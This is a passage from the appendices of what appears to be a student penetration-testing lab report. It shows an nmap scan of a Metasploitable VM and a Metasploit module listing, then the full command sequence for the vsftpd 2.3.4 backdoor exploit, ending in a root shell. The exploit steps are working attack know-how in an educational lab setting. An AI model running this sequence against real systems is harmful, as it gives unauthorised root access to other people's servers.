
11. 

12. 


Appendix C – Metasploit Scanning

Screenshots 13 & 14 are outputs from Metasploit scanning based on the commands we were inputting. It also shows the exploit I chose to use.


13.


danicarbuccia@kali: ~
File Actions Edit View Help
'(.,....'/
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > db_nmap -sV 192.168.79.129
[*] Nmap: Starting Nmap 7.94SVN (https://nmap.org) at 2024-09-04 23:59 CDT
[*] Nmap: Nmap scan report for 192.168.79.129
[*] Nmap: Host is up (0.0057s latency).
[*] Nmap: Not shown: 977 closed tcp ports (conn-refused)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 21/tcp open ftp vsftpd 2.3.4
[*] Nmap: 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp open telnet Linux telnetd
[*] Nmap: 25/tcp open smtp Postfix smtpd
[*] Nmap: 53/tcp open domain ISC BIND 9.4.2
[*] Nmap: 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp open rpcbind 2 (RPC #100000)
[*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp open exec netkit-rsh rexecd
[*] Nmap: 513/tcp open login OpenBSD or Solaris rlogind
[*] Nmap: 514/tcp open tcpwrapped
[*] Nmap: 1099/tcp open java-rmi GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open bindshell Metasploitable root shell
[*] Nmap: 2049/tcp open nfs 2-4 (RPC #100003)
[*] Nmap: 2121/tcp open ftp ProFTPD 1.3.1
[*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open vnc VNC (protocol 3.3)
[*] Nmap: 6000/tcp open X11 (access denied)
[*] Nmap: 6667/tcp open irc UnrealIRCd
[*] Nmap: 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 11.53 seconds
msf6 >

14.


6.0 NLST DoS
479 auxiliary/dos/windows/ftp/xmeasy570_nlst 2009-03-27 normal No XM Easy Personal FTP Server 5.
7.0 NLST DoS
480 exploit/windows/ftp/xftp_client_pwd 2010-04-22 normal No Xftp FTP Client 3.0 PWD Remote
Buffer Overflow
481 exploit/windows/ftp/xlink_client 2009-10-03 normal No Xlink FTP Client Buffer Overfl
ow
482 _ target: Windows XP Pro SP3 English . . . .
483 _ target: Windows 2000 SP4 English . . . .
484 exploit/windows/ftp/xlink_server 2009-10-03 good Yes Xlink FTP Server Buffer Overfl
ow
485 exploit/windows/ftp/freeftpd_user 2005-11-16 average Yes freeFTPd 1.0 Username Overflow
486 _ target: Automatic . . . .
487 _ target: Windows 2000 English ALL . . . .
488 _ target: Windows XP Pro SP0/SP1 English . . . .
489 _ target: Windows NT SP5/SP6a English . . . .
490 _ target: Windows 2003 Server English . . . .
491 exploit/windows/ftp/freeftpd_pass 2013-08-20 normal Yes freeFTPd PASS Command Buffer O
verflow
492 exploit/windows/fileformat/iftp_schedule_bof 2014-11-06 normal No i-FTP Schedule Buffer Overflow
493 exploit/unix/http/tnftp_savefile 2014-10-28 excellent No tnftp "savefile" Arbitrary Com
mand Execution
Interact with a module by name or index. For example info 493, use 493 or use exploit/unix/http/tnftp_savefile
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor -OR- use 279
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.79.129
RHOSTS => 192.168.79.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.79.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.79.129:21 - USER: 331 Please specify the password.
[+] 192.168.79.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.79.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.79.128:35263 → 192.168.79.129:6200) at 2024-09-05 00:09:17 -0500

Appendix D – Masscan Scanning


15. 

Appendix E – Wireshark Traffic Analysis


Screenshots 16-22 show the output from the Wireshark commands we were using.

16. 


17. General network traffic




18. Metasploit flags




19.



20. Metasploit payload



21. Metaspolit initial connection



22. Masscan traffic